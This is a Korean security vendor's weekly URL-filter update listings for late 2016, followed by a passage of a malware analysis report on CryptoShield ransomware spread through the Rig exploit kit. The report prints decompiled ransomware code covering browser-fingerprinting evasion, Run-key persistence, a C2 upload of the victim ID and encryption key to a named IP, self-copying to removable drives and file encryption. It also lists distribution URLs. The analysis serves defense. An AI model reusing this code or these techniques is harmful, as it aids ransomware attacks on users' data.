〈게임〉	블레이드앤소울	https://www.bladeandsoul.com/
〈도박〉	668dg 외 3개	https://www.668dg.com/
〈P2P_Warez〉	토사랑 외 3개	https://www.tosarang.net/
〈웹하드〉	플라잉파일 외 6개	https://www.flying-file.com/
〈웹메일〉	UOL_메일 외 1개	https://email.uol.com.br/
〈컴퓨터_인터넷_IT〉	WD	https://www.wdc.com/

비업무 사이트

931,284 | 13,392

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.deeptorrent.net/	157
〈음란물〉	www.46mm.net/	687
〈게임〉	www.batgot.com/	138
〈도박〉	www.gamescore.kr/	104
〈만화〉,〈채팅〉	www.yatate.net/	12
〈증권사〉,〈투자정보〉	www.nkgo.co.kr/	223
〈프록시〉,〈해킹〉,〈원격서비스〉	www.cleanip.net/	33
〈전자상거래〉	www.sweet-peach.com/	1,321
〈커뮤니티〉	www.igcluber.kr/	4,228
〈기타 카테고리〉	www.kukakschool.com/	6,489
계		13,392

넷앱스 (Network Applications)

6,845 | 250

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	232
〈게임〉	[모바일]클래시오브클랜 외 2개	14
〈메신저〉	NATE메신저 외 1개	2
〈증권〉	키움증권	2
계		250

2016년 누적 (46주차)

지난 1주일 누적 (2016.11.14~11.18)

25,077,174 악성코드 배포사이트 **417,203** 추가 217,143 삭제 200,060

카테고리	추가 사이트(예)		추가시점
〈채팅〉	조이팅	www.joyting.com	16.11.17
〈생활_가정〉	114다이얼	www.114dial.com	16.11.16
〈P2P_Warez〉	Pinoy Movies	www.pinoyfantastics.com	16.11.15
〈게임〉	Unity 3D Games	www.pomegame.com	16.11.14

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	169

877 암호화웹(HTTPS)사이트 **27**

카테고리	추가 사이트(예)	
〈음란물〉	18tube	https://www.18tube.xxx/
	clip2vip	https://www.clip2vip.com/
	xxx99porn	https://www.xxx99porn.com/
	yabon	https://www.yabon.net/
	yabon1	https://www.yabon1.net/
	lolijoa1	https://www.lolijoa1.com/
〈게임〉	베데스다	https://www.bethesda.net/
	티러니	https://www.tyrannygame.com/
	월드오브탱크블리츠	https://www.wotblitz.asia/
〈도박〉	directg	https://www.directg.net/
	nextbet	https://www.nextbet.com/
	nexttoto	https://www.nexttoto.com/
	bbb001	https://www.bbb001.net/
〈P2P_Warez〉	딥토렌트	https://www.deeptorrent.net/
〈프록시〉	BrowseC	https://browsec.com/
〈웹메일〉	파인드빅메일	https://www.findbigmail.com/
	Polymer_메일	https://poly-mail.appspot.com/
	고스트메일	https://www.ghostmail.com/
	아이스워프데모_웹메일	https://demo.icewarp.co.kr/
〈인터넷금융〉	농협생명 외 6개	https://www.nhlife.co.kr/
〈커뮤니티〉	LOOMIO	https://www.loomio.org/

7,020 넷앱스(Network Applications) **175**

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	169
〈파일공유〉	Cloudme	1
	Namucloud	2
	4sync	1
〈게임〉	타이젬바둑/조이바둑	2
계		175

11월

2016년 누적 (47주차)

지난 1주일 누적 (2016.11.21.~11.25)

악성코드 배포사이트

25,493,732 | 416,558 (추가 216,498 / 삭제 200,060)

카테고리	추가 사이트(예)		추가시점
〈인터넷 방송〉	재방송닷컴	www.jebangsong.com	16.11.23
〈P2P_Warez〉	애플파일 외 3개	applefile.co.kr	16.11.22

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	229

암호화웹 (HTTPS)사이트

905 | 28

카테고리	추가 사이트(예)	
〈음란물〉	fuckup.xxx 외 8개	https://www.fuckup.xxx/
〈게임〉	Ascension	https://www.ascensiongame.com/
〈도박〉	playsugarhouse	https://www.playsugarhouse.com/
〈인터넷금융〉	현대캐피탈 외 6개	https://www.hyundaicapital.com/
〈커뮤니티〉	일간베스트	https://www.ilbe.com/
〈SNS〉	SNS(HTTPs)	신규 카테고리
〈SNS〉	페이스북	https://www.facebook.com/
	트위터 외 15개	https://twitter.com/

비업무 사이트

952,244 | 20,960

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.mytorrents.org/	75
〈음란물〉	www.girl1004.org/	349
〈게임〉	www.ascensiongame.com/	195
〈도박〉	www.tropicacasino.com/	232
〈만화〉,〈채팅〉	www.kumanga.com/	32
〈증권사〉,〈투자정보〉	www.fridayfunding.co.kr/	273
〈프록시〉,〈해킹〉,〈원격서비스〉	www.ohmyvpn.com/	318
〈전자상거래〉	www.kkunss.com/	1,844
〈커뮤니티〉	www.pnuau.com/	9,237
〈기타 카테고리〉	www.survey-on.co.kr/	8,405
계		20,960

넷앱스 (Network Applications)

7,262 | 242

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	229
〈게임〉	프리스타일풋볼 Z	1
〈원격제어〉	TeamViewer	1
〈우회접속〉	GigaIP 외 1개	2
〈증권〉	하이투자증권(예스트레이더차이나40)	9
계		242

2016년 누적 (48,49주차)

지난 2주일 누적 (2016.11.28~12.09)

악성코드 배포사이트

25,787,425 | 293,693 (추가 147,454 / 삭제 146,239)

카테고리	추가 사이트(예)		추가시점
〈전자상거래_경매〉	샘표 eshop	shop.sempio.com	16.12.8
〈학교_학술_교육 _연구기관〉	한국서비스평가원	www.ksvi.co.kr	16.12.8
〈구인_구직〉	에이치투잡	www.h2job.co.kr	16.12.7

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	301

암호화웹 (HTTPS)사이트

989 | 84

카테고리	추가 사이트(예)	
〈음란물〉	xtube	https://www.xtube.to/
〈게임〉	피망 외 10개	https://account.pmang.com/
〈도박〉	x-bet외 63개	https://www.1x-bet.com/
〈웹하드_웹오피스〉	G_Suite	https://gsuite.google.com/
〈웹메일〉	인스부르크대_웹메일 외 3개	https://web-mail.uibk.ac.at/
〈프록시〉	Hoxx	https://hoxx.com/
〈여행_레저〉	SRT	https://etk.srail.co.kr/

비업무 사이트

995,094 | 42,850

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.totoria.net/	390
〈음란물〉	www.sexday.co.kr/	4,038
〈게임〉	www.mumcompany.kr/	469
〈도박〉	www.yescasino.net/	482
〈만화〉,〈채팅〉	www.altoon.co.kr/	121
〈증권사〉,〈투자정보〉	www.korcx.com/	561
〈프록시〉,〈해킹〉,〈원격서비스〉	www.listproxysites.com/	519
〈전자상거래〉	www.pinknuri.co.kr/	2,678
〈커뮤니티〉	www.bitly.co.kr/	16,769
〈기타 카테고리〉	www.ybmallinall.co.kr/	16,823
계		42,850

넷앱스 (Network Applications)

7,569 | 307

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	301
〈게임〉	드래곤네스트	1
〈메신저〉	위비톡PC	2
〈증권〉	대우증권(미래에셋)	1
〈웹메일연동〉	다음_pop	2
계		307

12월

2016년 누적 (50주차)

지난 1주일 누적 (2016.12.12~12.16)

악성코드 배포사이트

26,758,051	970,626	추가 482,832	삭제 487,794

카테고리	추가 사이트(예)		추가시점
〈학교_학술_교육_연구기관〉	한국서비스평가원	www.ksvi.co.kr	16.12.14
	한국평생교육원	www.kedunet.com	16.12.14
	한국정보관리협회	www.kaim.co.kr	16.12.14
〈커뮤니티_동호회〉	올 아이돌	www.all-idol.com	16.12.13

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	238

암호화웹 (HTTPS)사이트

1,021	32

카테고리	추가 사이트(예)	
〈음란물〉	Amorelie 외 4개	https://www.amorelie.de/
〈도박〉	Eurobet 외 4개	https://www.eurobet.kz/
〈P2P_Warez〉	Series_in_Torrent	https://www.seriesintorrent.com/
	AudioNews	https://www.audionews.org/
	Vitorrents	https://www.vitorrents.me/
	Vitorrentz	https://vitorrentz.cc/
〈웹메일〉	대구카톨릭대_웹메일	https://mail.cu.ac.kr/
	Locaweb_웹메일	https://webmail-seguro.com.br/
〈프록시〉	www.vpn.sh 외 5개	https://www.vpn.sh/
〈금융〉	네이버페이	https://pay.naver.com/
	네이버페이센터	https://admin.pay.naver.com/
〈전자상거래〉	AMOREPACIFIC	https://www.amorepacificmall.com/
〈정부_공공기관〉	국세청홈텍스	https://www.hometax.go.kr/
〈컴퓨터_인터넷_IT〉	Xperdite 외 2개	https://web.xpedite.co.kr/
〈구인구직〉	Kakao영입 외 2개	https://careers.kakao.com/

넷 앱 스 (Network Applications)

7,816	247

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	238
〈게임〉	카발온라인	2
	카운터스트라이크	2
	타이젬/조이바둑	1
	디지몬마스터즈	1
	미르의 전설3	1
	아키에이지	2
계		247

2016년 누적 (51주차)

지난 1주일 누적 (2016.12.19~12.23)

악성코드 배포사이트

27,228,345

470,294 (추가 228,437 / 삭제 241,857)

카테고리	추가 사이트(예)		추가시점
〈전자상거래_경매〉	초롱불카드	www.chorongbul.co.kr	16.12.22
〈사회단체〉	한국음악교육개발원	www.musicedu114.com	16.12.21
〈구인_구직〉	에이치투잡	www.h2job.co.kr	16.12.19
〈건강_의학〉	자이성형외과	www.zae.me	16.12.18

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	147

암호화웹 (HTTPS)사이트

1,048

27

카테고리	추가 사이트(예)	
〈음란물〉	18xmov 외 3개	https://18xmov.com/
〈게임〉	포켓몬_레전드 외 2개	https://www.pokemonlegends.com/
〈도박〉	slotjar 외 11개	https://www.slotjar.com/
〈웹메일〉	미시건대_웹메일 외 4개	https://mail.msu.edu/
〈인터넷방송〉	Groove	https://music.microsoft.com/
〈커뮤니티〉	야머	https://www.yammer.com/
〈여행_취미_레저〉	인터파크투어	https://tour.interpark.com/

비업무사이트

1,010,597

15,503

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.u-torrents.ro/	146
〈음란물〉	www.anmaya2015.com/	2,406
〈게임〉	www.owlboygame.com/	212
〈도박〉	www.chanceball.co.kr/	163
〈만화〉,〈채팅〉	www.ecomix.com/	48
〈증권사〉,〈투자정보〉	www.robovisers.com/	332
〈프록시〉,〈해킹〉,〈원격서비스〉	proxy-it.nordvpn.com/	89
〈전자상거래〉	www.toasmall.com/	1,630
〈커뮤니티〉	www.chamsae.com/	1,744
〈기타 카테고리〉	www.kptc.kp/	8,732
계		15,503

넷앱스 (Network Applications)

7,969

153

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	147
〈게임〉	마비노기영웅전 외 1개	2
〈증권〉	미래에셋 대우 외 1개	3
〈메신저〉	위비톡PC	1
계		153

12월

2016년 누적 (52주차)

지난 1주일 누적 (2016.12.26~12.30)

악성코드 배포사이트

27,350,447 | 122,102 (추가 64,576 / 삭제 57,526)

카테고리	추가 사이트(예)		추가시점
〈학교_학술_교육_연구기관〉	총신상담센터	www.csucounsel.com	16.12.29
	논술캠프	www.mynonsul.com	16.12.29
〈게임〉	게임포털 지엔조이	www.ragnarokonline.com	16.12.28
〈생활_가정〉	전북고속	www.jbexpress.co.kr	16.12.28

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	306

암호화웹 (HTTPS)사이트

1,074 | 26

카테고리	추가 사이트(예)	
〈음란물〉	yadbs 외 5개	https://www.yadbs.com/
〈게임〉	벤데타온라인	https://www.vendetta-online.com/
〈도박〉	betchain 외 6개	https://www.betchain.com/
〈P2P_Warez〉	조이토렌트 외 3개	https://www.joytorrent.xyz/
〈웹메일〉	ZOL_Zimbabwe_웹메일	https://webmail.zol.co.zw/
〈전자상거래〉	인터파크	https://www.interpark.com/
〈컴퓨터_인터넷_IT〉	Microsoft_Azure 외 1개	https://portal.azure.com/

비업무 사이트

1,019,636 | 9,039

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.torrent77.com/	93
〈음란물〉	www.k8m9.com/	203
〈게임〉	www.gmz88.com/	325
〈도박〉	www.av1024.com/	113
〈만화〉,〈채팅〉	www.ookbeecomics.com/	19
〈증권사〉,〈투자정보〉	www.kfmh.co.kr/	244
〈프록시〉,〈해킹〉,〈원격서비스〉	www.gethide.net/	18
〈전자상거래〉	www.littlebow.co.kr/	1,585
〈커뮤니티〉	www.humorsarang.co.kr/	248
〈기타 카테고리〉	www.alexandrite.net/	6,191
계		9,039

넷앱스 (Network Applications)

8,292 | 323

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	306
〈증권〉	대신증권/크레온	1
	대우증권 (미래에셋)	2
	유안타증권	1
	하나대투증권 (1Q HTS-신규) 외 2개	13
계		323

소만사 보안성 지속서비스 Annual Report

악성코드 분석 리포트

Malware Analysis Report

악성코드 분석 리포트는 소만사의 보안성 지속서비스 입니다.
이슈발생시, 수집한 악성코드 샘플을 바탕으로
악성코드 전문가가 직접 분석하여 보고서를 제작합니다.
악성코드 분석 리포트는 유지관리 고객대상으로 발송되고 있습니다

2017.04	CryptoShield 랜섬웨어 (Rig EK)
2016.12	Cerber 랜섬웨어 (Rig EK)

2017.04

CryptoShield 랜섬웨어 (Rig EK)

1. 개 요

1.1. 배 경

최근 CryptoShield 랜섬웨어가 Rig-V Exploit Kit 을 이용하여 유포되고 있다.
CryptoShield는 CryptoMix 랜섬웨어의 변종이다.
CryptoMix와 다르게 감염사실을 HTML 파일을 실행해 알리는 것이 특징이다.
초기 1.0 버전부터 시작하여 꾸준하게 업데이트 되면서 최근 2.0 버전이 발견되었다.
암호화 대상 확장자가 454개에서 1200여개로 늘어났다.

1.2. 파일정보

Name	Rig_gate.html (가칭)
Type	HTML 파일
Behavior	Rig EK gate page
Description	Rig_V Exploit page Redirection

Name	Rig_Exploit.html (가칭)
Type	HTML 파일
Behavior	Rig EK exploit page
Description	Rig_V Exploit page – swf 파일 로드하여 payload download

Name	CryptoShield.exe (가칭)
Type	Windows 실행 파일
Behavior	CryptoShield Ransomware
Description	시스템 내부 문서 등 암호화

[CryptoShield 유포 사례]

No.	URL	Exploit Kit
1	http://starterdaily.com/	RIG
2	http://hdmelody.com/	RIG
3	http://prague-escort.net/	RIG
4	http://ketahui.com/	RIG

2. 상세 분석

2.1 Rig_V Exploit Kit

1. CryptoShield.exe

최근 버전에 추가된 gate 페이지로 브라우저를 확인하여
Internet Explorer에서만 최종 Exploit 페이지로 연결된다.

```
function start() {
    BrowserInfo = getBrowser();

    if(BrowserInfo.is_bot == true) {
        document.write('');
            } else {
      if(BrowserInfo.browser_real=='ie') {
            window.frames[0].document.body.innerHTML = '<form target="_parent" method="post" action="'+NormalURL+'"></form>';
            window.frames[0].document.forms[0].submit();
      }
    }
```

〈그림 1. Gate Page〉

〈그림 1〉과 같이 실행된 브라우저의 userAgent 정보와 document, Window 객체 요소를 비교하여 분석 장비를 우회한다. IE에서 최종 Exploit 페이지로 연결되면 난독화된 스크립트 코드가 실행되어 CryptoShield 랜섬웨어를 다운로드하고 실행한다.

2.2 CryptoShield 랜섬웨어

CryptoMix 랜섬웨어의 변종으로 감염 사실을 html을 이용하여 알려준다.
버전이 높아질수록 암호화 대상 확장자가 증가한다. 초기 454개에서 1200여개가 되었다.

1. gate page

단일 파일로 실행되는 악성코드이다. 실제 악성행위를 하는 PE 파일을 리소스에 가지고 있다.
실행되면 리소스에 암호화되어 있는 PE 파일을 복호화 하여 실행시킨다.

[Create File]


- C:\ProgramData\MicroSoftTMP\system32\conhost.exe – 자가 복제

[Delete File]

- C:\ProgramData\MicroSoftTMP\system32\conhost.exe :Zone.Identifier

[주요 동작]

1) 내부 리소스에서 암호화된 PE 파일을 복호화하여 실행한다.



〈그림 2. 리소스 내 PE 파일 복호화〉

리소스에서 암호화된 PE 파일을 복호화하여 메모리에 로딩하고 메인 함수를 호출한다.

2) 시스템 감염 여부를 확인한다

```
SHGetSpecialFolderPathW(0, &pszPath, 26, 0);  // appdata
wsprintfW(&FileName, L"%%%%?%%%s%%%FFAE0118CDA2.tmpfsp", &pszPath);
v0 = CreateFileW(&FileName, 0x80000000, 1u, 0, 3u, 0x80u, 0);
if ( v0 == (HANDLE)-1 )
{
  result = 0;
}
else
{
  sub_404330(&Buffer, 0, 0x104u);
  NumberOfBytesRead = 0;
  ReadFile(v0, &Buffer, 0x19u, &NumberOfBytesRead, 0);
  CloseHandle(v0);
  result = StrStrA(&Buffer, "AFEE16BC") != 0;
}
return result;
```

〈그림 3. 시스템 감염 여부 확인〉

아래 경로 파일의 내부 문자열을 확인하여 시스템의 감염 여부를 확인하며,
이미 감염 되어 있다면 파일 암호화 루틴을 실행하지 않는다.

C:\Users\Administrator\AppData\Roaming\FFAE0118CDA2.tmpfsp
→ “AFEE16BC” 문자열 확인

3) 자가 복제 및 시작 프로그램 레지스트리 등록

[자가 복제]
C:\ProgramData\MicroSoftTMP\system32\conhost.exe
[보안 경고 비활성화]
C:\ProgramData\MicroSoftTMP\system32\conhost.exe :Zone.Identifier 삭제

상기경로에 자기 자신을 복제하며, 동일 경로의 conhost.exe:Zone.Identifier 파일을 삭제하여
파일실행 시 보안경고창이 출력되는 것을 비활성화 시킨다.

[시작 프로그램 레지스트리 등록]

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
“Oracle Microsoft” = "C:\ProgramData\MicroSoftTMP\system32\conhost.exe"

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
“*Oracle Microsoft” = "C:\ProgramData\MicroSoftTMP\system32\conhost.exe"

4) C2 서버 연결 확인

```
WSAStartup(0x202u, &WSAData);
v0 = socket(2, 1, 0);
name.sa_family = 2;
*(_WORD *)&name.sa_data[0] = htons(0x50u);
if ( inet_addr("185.125.32.2") == -1 )
{
  v1 = gethostbyname("185.125.32.2");
  if ( v1 )
  {
    *(_DWORD *)&name.sa_data[2] = **(_DWORD **)v1->h_addr_list;
  }
  else
  {
    closesocket(v0);
    WSACleanup();
  }
}
```

〈그림 4. C2 서버 연결〉

시스템 ID 전송 및 암호화 키 전송을 위하여 C2 서버 연결 확인을 시도한다.
연결성공시 파일 암호화에 랜덤 키를 생성하여 사용하고, 서버에 시스템의 ID 값과 사용한 키를 전송한다.
연결실패시 파일 암호화 키를 내부 리소스에 존재하는 값을 이용하여 생성한다.

5) 연결성공시 랜덤 키 생성

```
pdwDataLen = 0;
NumberOfBytesWritten = 0;
if ( CryptAcquireContextW(&phProv, 0, 0, 1u, 0xF0000000)
  && CryptGenKey(phProv, 1u, 0x8000011u, &phKey)
  && CryptExportKey(phKey, 0, 6u, 0, 0, &pdwDataLen) )
{
  v0 = GlobalAlloc(0x40u, pdwDataLen);
  sub_404330(v0, 0, pdwDataLen);
  if ( CryptExportKey(phKey, 0, 6u, 0, (BYTE *)v0, &pdwDataLen) )
  {
    SHGetSpecialFolderPathW(0, &pszPath, 26, 0);
    wsprintfW(&PathName, L"WWWW?WW%sWWMicrosoft Help", &pszPath);
    wsprintfW(&v8, L"WWWW?WW%sWWMicrosoft HelpWWTemp", &pszPath);
    wsprintfW(&FileName, L"WWWW?WW%sWWMicrosoft HelpWWTempWWMSVSCCv90.hxntmp", &pszPath);
    CreateDirectoryW(&PathName, 0);
    CreateDirectoryW(&v8, 0);
    v1 = CreateFileW(&FileName, 0x40000000u, 0, 0, 2u, 0x80u, 0);
    if ( v1 != (HANDLE)-1 )
    {
      sub_402DC0((int)v0, pdwDataLen);
      WriteFile(v1, v0, pdwDataLen, &NumberOfBytesWritten, 0);
      FlushFileBuffers(v1);
    }
```

〈그림 5. 랜덤 키 생성〉

암호화에 사용할 랜덤 키를 생성하며 키를 아래 경로의 파일에 저장한다.
- C:\Users\Administrator\AppData\Roaming\MSVSCCv90.hxntmp

6) 시스템 ID 및 랜덤 키 서버 전송

```
v5 = InternetConnectA(v3, "185.125.32.2", 0x50u, 0, 0, 3u, 0, 0);
v6 = (void (__stdcall *)(HINTERNET))InternetCloseHandle;
v7 = v5;
v19 = v5;
if ( v5 )
{
  hRequest = HttpOpenRequestA(v5, "POST", "/images/gallery/g3.php", "HTTP/1.0", 0, 0, 0x4000000u, 0);
  if ( !hRequest )
    goto LABEL_8;
  v8 = (CHAR *)GlobalAlloc(0x40u, 0x2000u);
  lstrcpyA(v8, "id=");
  lstrcatA(v8, lpString2);
  lstrcatA(v8, "&numbers=");
  lstrcatA(v8, v16);
  lstrcatA(v8, "&counts=");
  lstrcatA(v8, v18);
  v9 = lstrlenA(v8);
  v10 = lstrlenA("Content-Type: application/x-www-form-urlencoded");
  v11 = v8;
  v12 = hRequest;
  HttpSendRequestA(hRequest, "Content-Type: application/x-www-form-urlencoded", v10, v11, v9);
  dwNumberOfBytesRead = 0;
  InternetReadFile(hRequest, &Buffer, 0xFFFu, &dwNumberOfBytesRead);
  v7 = v19;
  v6 = (void (__stdcall *)(HINTERNET))InternetCloseHandle;
}
```

〈그림 6. 시스템 ID 및 랜덤 키 서버 전송〉

[전송 데이터]

id=C66〈중략〉D1&numbers=-----BEGIN PRIVATE KEY-----〈br〉AC21E 〈중략〉
982BC73A0952〈br〉-----END PRIVATE KEY----- &counts=.

ID : (“사용자 이름” XOR “임의의 값”) + (C:\ VolumeSerialNumber)
Numbers : CryptGenKey 로 생성한 데이터

7) 파일 암호화 대상 검색

```
*(_DWORD *)RootPathName = 0;
SetErrorMode(1u);                               // 1 = SEM_FAILCRITICALERRORS
v3 = 0;
do
{
  wsprintfW(RootPathName, L"%c:", (unsigned __int16)(char)(v3 + 65));
  result = GetDriveTypeW(RootPathName);
  v5 = result;
  if ( result == 3 || result == 2 || result == 4 || result == 6 )
  {
    result = sub_4013A0(L"*.*", RootPathName, v7, v6, a3);
    if ( v5 == 2 || v5 == 4 )
    {
      GetModuleFileNameW(0, &Filename, 0x208u);
      wsprintfW(&FileName, L"%%%s%%Recovery Tools.exe:Zone.Identifier", RootPathName);
      wsprintfW(&NewFileName, L"%%%s%%Recovery Tools.exe", RootPathName);
      CopyFileW(&Filename, &NewFileName, 1);
      result = DeleteFileW(&FileName);
    }
  }
  ++v3;
}
while ( v3 < 26 );
```

〈그림 7. 암호화 대상 드라이브〉

암호화 대상 드라이브는 아래와 같다. 그 중 이동식 드라이브, 원격 드라이브에는
Recovery Tool.exe 이름으로 자가 복제를 하여 다른 시스템의 감염을 유도한다.

암호화 대상 드라이브	
DRIVE_REMOVABLE	이동식 드라이브
DRIVE_FIXED	고정식 드라이브
DRIVE_REMOTE	원격(네트워크) 드라이브
DRIVE_RAMDISK	RAM 디스크

```
hFindFile = FindFirstFileW(&sz, &FindFileData);
if ( hFindFile != (HANDLE)-1 && !sub_401A10() )// sub_401a10 -> Dir WhiteList
{
  v8 = StrStrW;
  if ( !(FindFileData.dwFileAttributes & 0x10)
    && lstrcmpW(FindFileData.cFileName, L"..")
    && lstrcmpW(FindFileData.cFileName, L".")
    && sub_401BB0(FindFileData.cFileName) == 1// sub_401bb0 -> extension BlackList
    && !StrStrW(FindFileData.cFileName, L"# RESTORING FILES #")
    && !StrStrW(FindFileData.cFileName, L"CRYPTOSHIELD.") )
  {
    v9 = FindFileData.nFileSizeLow;
```

〈그림 8. 암호화 대상 검색〉

[암호화 제외 폴더]

WINDOWS	PACKAGES	COOKIES
PROGRAMDATA	MICROSOFT	APPLICATION DATA
BOOT	WINNT	TEMPORARY INTERNET FILES
INETCACHE	NVIDIA	SYSTEM VOLUME INFOMATION
RECYCLE.BIN	TEMP	PROGRAM FILES
TMP	CACHE	PROGRAM FILES (X86)
WEBCACHE	APPDATA	

[암호화 제외 파일]
결제 유도 페이지 파일 “# RESTORING FILES #”
확장자 “CRYPTOSHIELD.”

대상 폴더가 제외 폴더에 포함되면 암호화를 진행하지 않는다.
이미 암호화된 “CRYPTOSHIELD.” 확장자 파일과 결제유도 페이지도 암호화 대상에서 제외된다.

```
unicode 0, <.SWF.HTML.XLS.XLSX.XLSM.XHTM.MRWREF.XF.PST.BD.TAR.GZ.MKV.>
unicode 0, <XML.XMLX.DAT.MCL.MTE.CFG.MP3.BTR.BAK.BACKUP.CDB.CKP.CLKW.>
unicode 0, <CMA.DACONNECTIONS.DACPAC.DAD.DADIAGRAMS.DAF.DASCHEMA.DB.D>
unicode 0, <B-SHM.DB-WAL.DB2.DB3.DBC.DBK.DBS.DBT.DBV.DBX.DCB.DCT.DCX.>
unicode 0, <DDL.DF1.DMO.DNC.DP1.DQY.DSK.DSN.DTA.DTSX.DXL.ECO.ECX.EDB.>
unicode 0, <EMD.EQL.FCD.FDB.FIC.FID.FM5.FMP.FMP12.FMPSL.FOL.FP3.FP4.F>
unicode 0, <P5.FP7.FPT.FZB.FZV.GDB.GWI.HDB.HIS.IB.IDC.IHX.ITDB.ITW.JT>
unicode 0, <X.KDB.LGC.MAQ.MDB.MDBHTML.MDF.MDN.MDT.MRG.MUD.MWB.S3M.MYD>
unicode 0, <.NDF.NS2.NS3.NS4.NSF.NV2.NYF.OCE.ODB.OQY.ORA.ORX.OWC.OWG.>
unicode 0, <OYX.P96.P97.PAN.PDB.PDM.PHM.PNZ.PTH.PWA.QPX.QRY.QVD.RCTD.>
unicode 0, <RDB.RPD.CER.CFP.CLASS.CLS.CMT.CPI.CPP.CRAW.CRT.CRW.CS.CSH>
unicode 0, <.CSL.CSV.DAC.DBR.DDD.DER.DES.DGC.DNG.DRF.K2P.DTD.DXG.EBD.>
unicode 0, <EML.EXF.FFD.FFF.FH.FHD.FLA.FLAC.FLV.FM.GRAY.GREY.GRW.GRY.>
unicode 0, <H.HPP.IBD.IIF.INDD.JAVA.KEY.LACCDB.LUA.M.M4V.MAF.MAM.MAR.>
unicode 0, <MAW.MDC.MDE.MFW.MMW.MP4.MPG.MPP.MRW.MSO.NDD.NEF.NK2.NSD.N>
unicode 0, <SG.NSH.NWB.NX1.NX2.ODC.RSD.SBF.SDB.SDF.SPQ.SQB.STP.SQL.SQ>
unicode 0, <LITE.SQLITE3.SQLITEDB.STR.TCX.TDT.TE.TEACHER.TRM.UDB.USR.>
unicode 0, <V12.VDB.VPD.WDB.WMDB.XDB.XLD.XLGC.ZDB.ZDC.CDR3.PPT.PPTX.1>
unicode 0, <ST.ABW.ACT.AIM.ANS.APT.ASC.ASCII.ASE.ATY.AWP.AWT.AWW.BBS.>
unicode 0, <BDP.BDR.BEAN.BIB.BNA.BOC.BTD.BZABW.CHART.CHORD.CNM.CRD.CR>
unicode 0, <WL.CYI.DCA.DGS.DIZ.DNE.DOC.DOCM.DOCX.DOCXML.DOCZ.DOT.DOTM>
unicode 0, <.DOTX.DSV.DVI.DX.EIO.EIT.EMAIL.EMLX.EPP.ERR.ETF.ETX.EUC.F>
unicode 0, <ADEIN.FAQ.FBL.FCF.FDF.FDR.FDS.FDT.FDX.FDXT.FES.FFT.FLR.FO>
unicode 0, <DT.FOUNTAIN.GTP.FRT.FWDN.FXC.GDOC.GIO.GPN.GTHR.GV.HBK.HHT>
unicode 0, <.HS.HTC.HWP.HZ.IDX.IIL.IPF.JARVIS.JIS.JOE.JP1.JRTF.KES.KL>
unicode 0, <G.KNT.KON.KWD.LATEX.LBT.LIS.LIT.LNT.LP2.LRC.LST.LTR.LTX.L>
unicode 0, <UE.LUF.LWP.LXFML.LYT.LYX.MAN.MAP.MBOX.MD5TXT.ME.MELL.MIN.>
```

〈그림 9. 암호화 대상 확장자〉

암호화 대상이 되는 확장자는 1200여개 이며, 한글 파일(HWP)도 포함되어 있다.

[파일 사이즈 확인]

```
sub_401D10(52428800, 0, v4);
sub_401D10(104857600, 52428800, v4);
sub_401D10(0x10000000, 104857600, v4);
```

암호화는 파일 사이즈 구간 별로 총 3번 진행된다.
대상 파일 사이즈를 확인하여 해당 구간 내에 있으면 암호화 한다.

0MB ~ 50MB, 50MB ~ 100MB, 100MB ~ 256MB
→ 파일 암호화 진행
256MB ~ 2000MB
→ 파일을 암호화 하지 않고 파일명만 암호화 한 것처럼 변경
2000MB 이상
→ 암호화 제외

9) 파일 암호화

```
if ( CryptCreateHash(phProv, 0x800Cu, 0, 0, &phHash) )
{
  if ( CryptHashData(phHash, v6, 0x114u, 0) && CryptDeriveKey(phProv, 0x6610u, phHash, 1u, &phKey) )// 6610 -> CALG_AES_256
  {
    v10 = pdwDataLen;
    if ( CryptEncrypt(phKey, 0, 1, 0, 0, &pdwDataLen, pdwDataLen) )
    {
      v7 = GlobalAlloc(0x40u, pdwDataLen);
      v8 = (BYTE *)v7;
      if ( v7 )
      {
